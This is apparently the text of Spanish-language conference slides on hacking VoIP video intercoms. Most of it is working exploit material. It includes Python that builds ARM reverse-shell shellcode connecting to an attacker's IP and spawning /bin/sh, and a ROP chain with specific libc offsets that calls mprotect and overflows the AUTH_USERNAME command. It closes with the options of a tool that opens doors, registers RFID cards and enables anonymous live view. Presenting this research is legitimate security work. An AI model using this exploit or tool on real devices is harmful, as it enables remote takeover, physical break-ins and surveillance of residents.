52 if ( _isoc99_sscanf(ala, "%[^@]@%[^@]@\\nEND\\n", &user, &pass) == 2 )
53 {
54     v23 = auth(v8, (int)&user, (int)&pass);
55     if ( v23 )
56     {
57         puts("user authentication falied");
58         v3 = -1;
59     }
60     else
61     {
62         v16 = v6 / '\\f' - 1;
63         memset(buffer, 0, v6);
64         v27 = buffer;
65         pthread_mutex_lock((pthread_mutex_t *)&unk_29BB0);
66         v29 = *(int **)dword_29B78;
67         v28 = (int *)v29;
68         while ( (int *)dword_29B78 != v29 )
69         {
70             v18 = v29;
71             if ( v29 )
72             {
73                 *(_DWORD *)v27 = v18[3];
74                 *((_DWORD *)v27 + 1) = v18[2];
75                 v27[8] = 0;
76                 ++v30;
77                 ++v26;
78                 v27 += 12;
79                 if ( v30 == v16 )
80                 {
81                     if ( *v18 == dword_29B78 )
82                         v27[8] = 1;
83                     n = '\\f' * v30;
84                     v22 = send(v8, buffer, '\\f' * v30, '@\\0');
85                     if ( v22 != n )
86                     {
87                         pthread_mutex_unlock((pthread_mutex_t *)&unk_29BB0);
88                         return -1;
89                     }
90                     usleep(1000u);
```

```
169 if ( v22 == n )
170     v3 = 0;
171 else
172     v3 = -1;
173 }
174 }
175 }
176 else
177 {
178     puts("pStr value is invalid ");
179     v3 = -1;
180 }
181 return v3;
182 }
```





Hackeando videoporteros



- ¿Y cómo explotamos esto?

- No basta con un simple `system(/bin/sh)`

- Necesitamos ejecutar una shell inversa

- Shellcode que cree un socket y conecte con nuestra IP

- ¿Dónde lo almacenamos? En la pila

- Necesitamos que sea ejecutable

Syscall	Qué hace
<code>socket()</code>	Crea un socket TCP
<code>connect()</code>	Conecta con la IP:puerto del atacante
<code>dup2()</code> x3	Redirige stdin / stdout / stderr al socket
<code>execve()</code>	Lanza <code>/bin/sh</code>

Llamar a `mprotect(addr, size, 0x7)` → activa permisos **RWX** (lectura + escritura + **ejecución**) sobre la página que contiene la pila



Hackeando videoporteros



Syscall	Qué hace
socket()	Crea un socket TCP
connect()	Conecta con la IP:puerto del atacante
dup2() x3	Redirige stdin / stdout / stderr al socket
execve()	Lanza /bin/sh

```
def get_shellcode(ip, port):
    ip_bytes = socket.inet_aton(ip)
    port_bytes = struct.pack(">H", port)

    # Linux ARM reverse shell

    # switch to thumb mode
    sc = b"\x01\x30\x8F\xE2" # add r3, pc, #1
    sc += b"\x13\xFF\x2F\xE1" # bx r3

    # socket(2, 1, 0)
    sc += b"\x02\x20" # movs r0, #2
    sc += b"\x01\x21" # movs r1, #1
    sc += b"\x92\x1A" # subs r2, r2, r2
    sc += b"\xC8\x27" # movs r7, #0xc8
    sc += b"\x51\x37" # adds r7, #0x51
    sc += b"\x01\xDF" # svc #1
    sc += b"\x04\x1C" # adds r4, r0, #0

    # connect(r0, &sockaddr, 16)
    sc += b"\x0C\xA1" # adr r1, #0x30
    sc += b"\x4A\x70" # strb r2, [r1, #1]
    sc += b"\x10\x22" # movs r2, #0x10
    sc += b"\x02\x37" # adds r7, #2
    sc += b"\x01\xDF" # svc #1

    # dup2(sockfd, 0)
    sc += b"\x3F\x27" # movs r7, #0x3f
    sc += b"\x20\x1C" # adds r0, r4, #0
    sc += b"\x49\x1A" # subs r1, r1, r1
    sc += b"\x01\xDF" # svc #1
```

```
# dup2(sockfd, 1)
sc += b"\x20\x1C" # adds r0, r4, #0
sc += b"\x01\x21" # movs r1, #1
sc += b"\x01\xDF" # svc #1

# dup2(sockfd, 2)
sc += b"\x20\x1C" # adds r0, r4, #0
sc += b"\x02\x21" # movs r1, #2
sc += b"\x01\xDF" # svc #1

# execve("/bin/sh")
sc += b"\x06\xA0" # adr r0, #0x18
sc += b"\x92\x1A" # subs r2, r2, r2
sc += b"\x49\x1A" # subs r1, r1, r1
sc += b"\x01\x91" # str r1, [sp, #4]
sc += b"\x02\x91" # str r1, [sp, #8]
sc += b"\x01\x90" # str r0, [sp, #4]
sc += b"\x01\xA9" # add r1, sp, #4
sc += b"\xC2\x71" # strb r2, [r0, #7]
sc += b"\x0B\x27" # movs r7, #0xb
sc += b"\x01\xDF" # svc #1

sc += b"\x02\xFF"
sc += port_bytes
sc += ip_bytes
sc += b"/bin/shX"

return sc
```




Hackeando videoporteros



```
# ROP Gadgets
libc_base = 0x76ec1000

mprotect = libc_base + 0x93510+1
pop_lr = libc_base + 0x1848C # pop {r0, r4, r8, ip, lr, pc}
pop_pc = libc_base + 0xd7515 # pop {pc}
pop_r0 = libc_base + 0x00064bb0+1 # 0x00064bb0 : pop {r0, pc}

pop_r5 = libc_base + 0x00003738+1 # 0x00003738 : pop {r5, pc}
add_r1_sp = libc_base + 0x000b3c4e+1 # 0x000b3c4e : add r1, sp, #0x14 ; blx r5
# 0x0002f83c (0x0002f83d): mov r0, r1; bx lr
mov_r0_r1 = libc_base + 0x0002f83d
# 0x0006a086 (0x0006a087): pop {r1, pc}
pop_r1 = libc_base + 0x6a087
ands_r0_r1 = libc_base + 0x1feba+1 # 0x0001feba : ands r0, r1 ; bx lr
# 0x000a3a42 : movs r4, r0 ; pop {r1, pc}
mov_r4_r0 = libc_base + 0x000a3a42+1
# 0x0001fdaf (0x0001fdaf): movs r1, r0; bx lr
movs_r1_r0 = libc_base + 0x0001fdaf

and_r0_f = libc_base + 0x8717e+1 # 0x0008717e : and r0, r0, #0xf ; bx lr
movs_r2_r0 = libc_base + 0x0001fc6a+1 # 0x0001fc6a : movs r2, r0 ; bx lr
mov_r0_r4 = libc_base + 0x0001f9d4+1 # 0x0001f9d4 : movs r0, r4 ; bx lr
blx_sp = libc_base + 0x46595 # 0x00046594 (0x00046595): blx sp

shellcode = get_shellcode(ri, rp)

auth_command = b"LOG/1.0 END CMD:AUTH_USERNAME @"
junk = p32(0x43434343)

payload = auth_command
payload += b"A" * 144
```



<https://twitter.com/danigargu>

```
payload = auth_command
payload += b"A" * 144
```

R0 -> SP

```
# The goal is that R0 -> SP
```

```
# R5 = pop {pc}
```

```
# because in the the next gadget we have a blx r5
```

```
payload += p32(pop_r5)
```

```
payload += p32(pop_pc) # R5 = pop {pc}
```

```
# R1 = SP ; BLX pop {pc}
```

```
payload += p32(add_r1_sp) # add r1, sp, #0x14 ; blx r5
```

```
# Restore LR register (because it has been updated by the last BLX gadget)
```

```
payload += p32(pop_lr) # pop {r0, r4, r8, ip, lr, pc}
```

```
payload += junk*4 # r0, r4, r8, ip
```

```
payload += p32(pop_pc) # LR = pop {pc}
```

```
# R0 = stack address
```

```
payload += p32(mov_r0_r1) # mov r0, r1; bx lr
```

```
# R1 = mask page align
```

```
payload += p32(pop_r1) # pop {r1, pc}
```

```
payload += p32(0xfffe1001)
```

```
# R0 = stack address & 0xfffe1001
```

```
payload += p32(ands_r0_r1) # ands r0, r1 ; bx lr
```

```
# R4 = R0
```

```
payload += p32(mov_r4_r0) # movs r0, r4 ; bx lr
```

```
payload += junk # r1
```

Alineación

```
# mprotect params
```

```
# r0 = shellcode page aligned address
```

```
# r1 = size(ofshellcode)
```

```
# r2 = protection (0x7 - RWX)
```

Mprotect

```
# R2 = 0x7
```

```
payload += p32(pop_r0)
```

```
payload += p32(0x07070707)
```

```
payload += p32(and_r0_f) # R0 = 7 (RWX)
```

```
payload += p32(movs_r2_r0) # R2 (prot: 7 - RWX)
```

```
# R1 = length = 0x10101010 (avoid 0's)
```

```
payload += p32(pop_r0)
```

```
payload += p32(0x01010101)
```

```
payload += p32(movs_r1_r0) # r1 (length: 0x10101010)
```

```
# R0 = stack address 4k aligned
```

```
payload += p32(mov_r0_r4)
```

```
# mprotect(stack, 0x10101010, 0x7)
```

```
payload += p32(mprotect)
```

```
payload += p32(blx_sp) # ejecutamos en pila
```

```
payload += shellcode # shellcode
```

scode





Hackeando videoporteros



/etc/sys_default_set

```
<?xml version="1.0" encoding="UTF-8" ?>
<Device>
<mac></mac>
<!-- Door Base -->
<Module_Door_System>
P15450=ALMOUT1 Feature (0:Alarm Output 1: Open Door)
P15470=Lock Status (0:Normal Close 1: Normal Open (Default))
P15467=Control Options(0: Door1 1:Door2 2:Door1 & Door2 3:None)
P15468=Wiegand Control Options(0: Door1 1:Door2 2:Door1 & Door2 3:None)
P15451=Input Digit 1 Open Door Option (0: Door1 1: Door2 2: Door1 & Door2 3:None)
P14100=Delay before Unlock(s) (value: 0-20)
P15465=Door 2 Delay before Unlock(s) (value: 0-20)
P14101=Unlock Holding Time(s) (value: 1-20)
P15466=Door 2 Unlock Holding Time(s) (value: 0-20)
P14829=Min. Interval of Swiping Card(ms) (value: 0-2000)
P15474=Number of Snapshots when Door Opened (value:0-4 and no more than P14101 value )
<--P15475=Number of Snapshots when Door 2 Opened (value:0-4 and no more than P15466 value )-->
P14103=Snapshot when Door Opened - via FTP(0:Disable 1:Enable)
P15471=Snapshot when Door Opened - via Email(0:Disable 1:Enable)
P15420=Snapshot when Doorbell Pressed - via FTP(0:Disable 1:Enable)
P15409=Snapshot when Doorbell Pressed - via Email(0:Disable 1:Enable)

P14856=Call Mode (0:Virtual Number 1:SIP Number)
P10470=Doorbell Call Out Account (0:Auto 1:Account1 2:Account2 3:Account3 4:Account4)
P10470=Doorbell Call Out Account(0:Auto 1:Account1 2:Account2 3:Account3 4:Account4)
P14827=Doorbell Mode (0:Call Doorbell Number 1:Control Doorbell Output 2:Both Of Above)
P15434=Number(s) Called When Door Bell Pressed (0:Serial Hunting 1:Parallel Hunting)
P10462=Number Called When Door Bell Pressed (Max.length=255)
P15419=Maximum Number of Dialed Digits (value: 0 - 20)
P15436=No Key Input Timeout(s)(value: 1-15 default 4)
P15418=Press Doorbell Schdule (value: 0-10)
<-P10457=Remote PIN to Open the Door->
<-P15460=Remote PIN to Open the Door 2->
P10464=Local PIN Type (0: Private Card PIN 1: Unified PIN 2: Card + Private PIN)
P15461=Unified PIN Open Door Option (0: Door1 1: Door2 2: Door1 & Door2 3:None)
<-P10463=Local PIN to Open the Door (Digital and max length is 8)->
P15498=Local PIN to Open the Door Schdule (value: 0-10)
P14850=Enable Guest PIN (0:Disable 1:Enable)
<-P14851=Guest PIN (Digital and max length is 8)->
P15462=Guest PIN Open Door Option(0:Door1 1:Door2 2:Door1 & Door2 3:None)
P14852=Guest PIN Duration Start Time . Example: 20170228023156 => 2017-02-28 02:31:56
P14853=Guest PIN Duration End Time . Example: 20170228023156 => 2017-02-28 02:31:56
P14580=Disable Auto Answer (0:Disable 1:Enable)
```




Hackeando videoporteros



OPEN SESAME

BY **PEPELUX**

-- Playing with VoIP Video Intercoms --

optional arguments:

-h, --help	show this help message and exit
-i IP, --ip IP	IP address
-p PWD, --pwd PWD	admin password
-n NEWPASS, --newpwd NEWPASS	Change admin password (ex: --newpwd NEWPASS)
-l, --listcards	List all RFID cards
-a ADDCARD, --addcard ADDCARD	Register a new authorized RFID card (ex: --addcard CODE)
-d DELCARD, --delcard DELCARD	Delete a RFID card (ex: --delcard CODE)
--liveview LVSTATUS	Enable or disable anonymous live view (1=enable / 0=disable)
--guest_ping GUESTPIN	Enable guest PIN (0=disable - XXXX=create PIN)
--account SIPACC	Show SIP accounts (1-4)
-o DOORTIME, --opendoor DOORTIME	Open the door for X mins (5-480 mins - 0 for close) (ex: --opendoor 5)
-c CALL_NUMBER, --call CALL_NUMBER	Call to a phone number (ex: --call 666666666)
--alarm	Run alarm
-g, --geo	Geolocate device





Hackeando videoporteros

 @pepeluxx

 <https://www.linkedin.com/in/pepelux/>



**¡MUCHAS GRACIAS!
ESKERRIK ASKO!**

